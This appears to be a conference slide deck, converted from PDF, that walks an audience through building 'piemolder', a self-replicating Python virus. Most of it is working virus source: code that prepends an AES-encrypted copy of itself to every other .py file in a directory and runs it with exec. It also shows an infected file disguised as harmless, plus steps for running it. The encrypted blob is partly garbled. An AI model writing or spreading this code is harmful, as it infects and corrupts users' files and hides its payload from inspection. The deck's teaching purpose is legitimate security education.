
# If you we're not coding along...

- git clone <https://github.com/wizardofzos/piemolder>
- cd piemolder
- git checkout step02
- create a new python file and run it
- run mold.py
- create ANOTHER python file
- run your first python file
- look at the second python file





# What just happened??





Step 03: Our final form...



# Hmmm... really?

```
# PIEMOLDER:START
from Crypto.Cipher import AES
import base64
cryptmold = 'IyTByD3PngMq16rksMlzAp2iN+rDD0XpN50rRP0ZeCwanqNLB7ScDKIwVd9/2ilRcqtNiTFrhJuX9/f7iBjbg5pTEvGAHkZrLU
Y24DL1775dFTGp7dPnKvLK1/PoRc2dRrDYhiQ5llbc9PnTScy4qXE0q8nsmRRlUJe/Xlz2Y18wp0wITXQ+mkSx+VB1DN0TKmdKod37jn6LP37DQ
nldAMMB31j4+2sQlUy6jXXQ6dpeZcnjeRj1+3aFVCS3790f/90E2gqhs2V2DV2tjnAOI2LGjiFY7XYQEHFH29zLjsfaAqtFJav10x9MKhXvVLl4
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51wpx5DnhRuMLP74/80UHKVAYgsU60acICgBXKZIEG7X5eaD9TC8EPxVCBDvRqhS662ki4zJf/rCHUF36LDHdPsXT6qF+zQ1fzyfHkb0MT81zjl
qFa0i88cecwl1pAKJCwRyIn0mbGUhTc1h2KQD9i0+okIwqAbGHxoB0DrEsTfDn32rdooc0P2bmZqC8hm+j6BPQYCgvDMDrHhQsZZLoaBcR0bu9
SLtM3bdI+EhWXvakakxaCZ0q78bGgN40vlm15jnGPVTwFBhrEQ9yQGSiwqGP/weYMyaNfVs3CnVASjZMLBWjEMqeVUx4W1D1r3GDDr3yMR9L95y
3IH4TA5z6B1UgigMgY5UlQQuCKQnnCwbaXEagrjndy404SCIi1PxAp3Dq+/rbHhSbgA43gifAJKf2KYTEspF5q4Iydwjf/
    cdJxv5bh0JLNgrnUEL8D1MfFEfphpXBfPPLvj3prUuRKMth01J6ntd0ePc0/
        qYsA1/IoYNDQTYi0olaW8PGXbyrzyd0oE3WVMe6gFQ7CIXxK/rdXcXxFQpaRQJdccK/013EwueECsVS8Jdl3hjCrg3RRJ82Iw4wcJ+pI1Xi
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uBfznpiP5mLrJd3TJUqHP/aN16o7G+iq7w0ABNognRVAgQATfZg2KfV/F+ASLvGd/e+D8SowDD8G1G/MYEUs/
    IcyryALdWU+94alvlQMyMGbk5dPsgYRUAz2I8XhUT/VpADa+Co5rw3vZsEy5Kf2C7RMTeGrNj/nwt+yS7KrZxA2c/0GpirgCFeXXTClurNY
FihES7QFw16SbkQ8C7l4PNJVvnrBuUxpnAigUq37K3S8pY3juF3XWD0dPHy6Nr3Y83ta4RU+BXk03R40URUxU1Y2PN15clLRYG0kMu1QjZPkovA
5020m2GnzRfuZ9kL3Gw5Yl51l5c6NliyGMCWNZ8ZT0vUgfDwcCUEjyHbnxEc3ZnDHPkTf iNFspcG0+Q47G9kNrW03FKlj8AZXJh2yH5rc5g/l8p
meEikH2UoMGwPtZJb2z2a7HAELVCXFc4XreBHnPnglgFk000ou05Ylu9Bxh0LU7hPJpvc2r++TcsbJ+AComdDEg3PMc5IiZAAUx/8NyUDYuI6ogl
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De1XXw7QD245F5T/l7KGWaqz8xz0XGa1G2x5fN5RDt14BERgt+0ruQUvw61mLH1RXN0FNVd89ZLs81DyzFyrI8X4zBEhjNg1tUMN182+lfbbgCm
8RutY8tKwmuKVHYyBeJQipB36xWPYLtqIbgnxzG0uaFBYFFGm9R4u0ssMGMPCrHoboK8qlt/0aULpUjc/
    N1hmNddK98gSl1x7wykdrhBtk+ArP5ZsFDN2fdQySe8eE0h5S0JN9JUtZ1QP2j/MCQsA='
key = base64.b64decode('V0zCK15HfBSwldfktM1q8Haz9nadVjv9Whv7tnXv0X0=')
iv4 = base64.b64decode('gTYD45ZV2ePV0tAfjeAh5w==')
decryptor = AES.new(key, AES.MODE_CFB, iv4)
plainmold = decryptor.decrypt(base64.b64decode(cryptmold))
exec plainmold
# PIEMOLDER:END
print "I am a harmless python"
```



# Hmmm...

```
# PIEMOLDER:START
def execute(virus):
    import glob
    import os
    allpies = glob.glob("*.py")

    for py in allpies:
        thepie = open(py, "r")
        if "# PIEMOLDER:START" not in thepie.readline() and py != os.path.basename(__file__):
            thepie.close()
            thepie = open(py, "r")
            rottenpie = open("%s.rotten" % py, "w")

            rottenpie.write(virus)

            for line in thepie.readlines():
                rottenpie.write(line)

            thepie.close()
            rottenpie.close()

            os.remove(py)
            os.rename("%s.rotten" % py, py)

import os
virus = os.path.basename(__file__)
vfile = open(virus, "r")
copyover = False
vstring = ""
for line in vfile.readlines():
    if line.find("# PIEMOLDER:START") == 0:
        copyover = True
    if line.find("# PIEMOLDER:END") == 0:
        copyover = False
        vstring += line
    if copyover:
        vstring += line

# first we encrypt the mold....
from Crypto.Cipher import AES
import base64
key = os.urandom(32)
iv4 = os.urandom(16)
cryptor = AES.new(key, AES.MODE_CFB, iv4)
cryptedystring = base64.b64encode(cryptor.encrypt(vstring))

virus = "# PIEMOLDER:START\n"
virus += "from Crypto.Cipher import AES\n"
virus += "import base64\n"
virus += "cryptmold = ''\n"
virus += cryptedystring
virus += "\n"
virus += "key = base64.b64decode('%s')\n" % base64.b64encode(key)
virus += "iv4 = base64.b64decode('%s')\n" % base64.b64encode(iv4)
virus += "decryptor = AES.new(key, AES.MODE_CFB, iv4)\n"
virus += "plainmold = decryptor.decrypt(base64.b64decode(cryptmold))\n"
virus += "exec plainmold\n"
virus += "# PIEMOLDER:END\n"

execute(virus)
# PIEMOLDER:END
```

```
from Crypto.Cipher import AES
import base64
key = os.urandom(32)
iv4 = os.urandom(16)
cryptor = AES.new(key, AES.MODE_CFB, iv4)
cryptedystring = base64.b64encode(cryptor.encrypt(vstring))

virus = "# PIEMOLDER:START\n"
virus += "from Crypto.Cipher import AES\n"
virus += "import base64\n"
virus += "cryptmold = ''\n"
virus += cryptedystring
virus += "\n"
virus += "key = base64.b64decode('%s')\n" % base64.b64encode(key)
virus += "iv4 = base64.b64decode('%s')\n" % base64.b64encode(iv4)
virus += "decryptor = AES.new(key, AES.MODE_CFB, iv4)\n"
virus += "plainmold = decryptor.decrypt(base64.b64decode(cryptmold))\n"
virus += "exec plainmold\n"
virus += "# PIEMOLDER:END\n"

execute(virus)
# PIEMOLDER:END
```




# See for yourself

- git checkout step03
- mkdir test
- cp finalform.py test/mold.py
- cd test
- vi somepython.py
- python mold.py
- create other files, run the somepython.py and look at the files ...



Step 04: Adding a payload...





# Wrap Up & Questions



KEEP  
CALM  
AND  
CODE  
PYTHON

Learn by **DOING.**





thank  
you

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Henri Kuiper  
@henrikuiper

Follow

I'm not saying let's go kill all the stupid people...I'm just saying let's switch all The Mainframes off for a day and see how stupid they really are.....

someecdards  
user card



LIKES  
3



12:44 AM - 12 Apr 2017

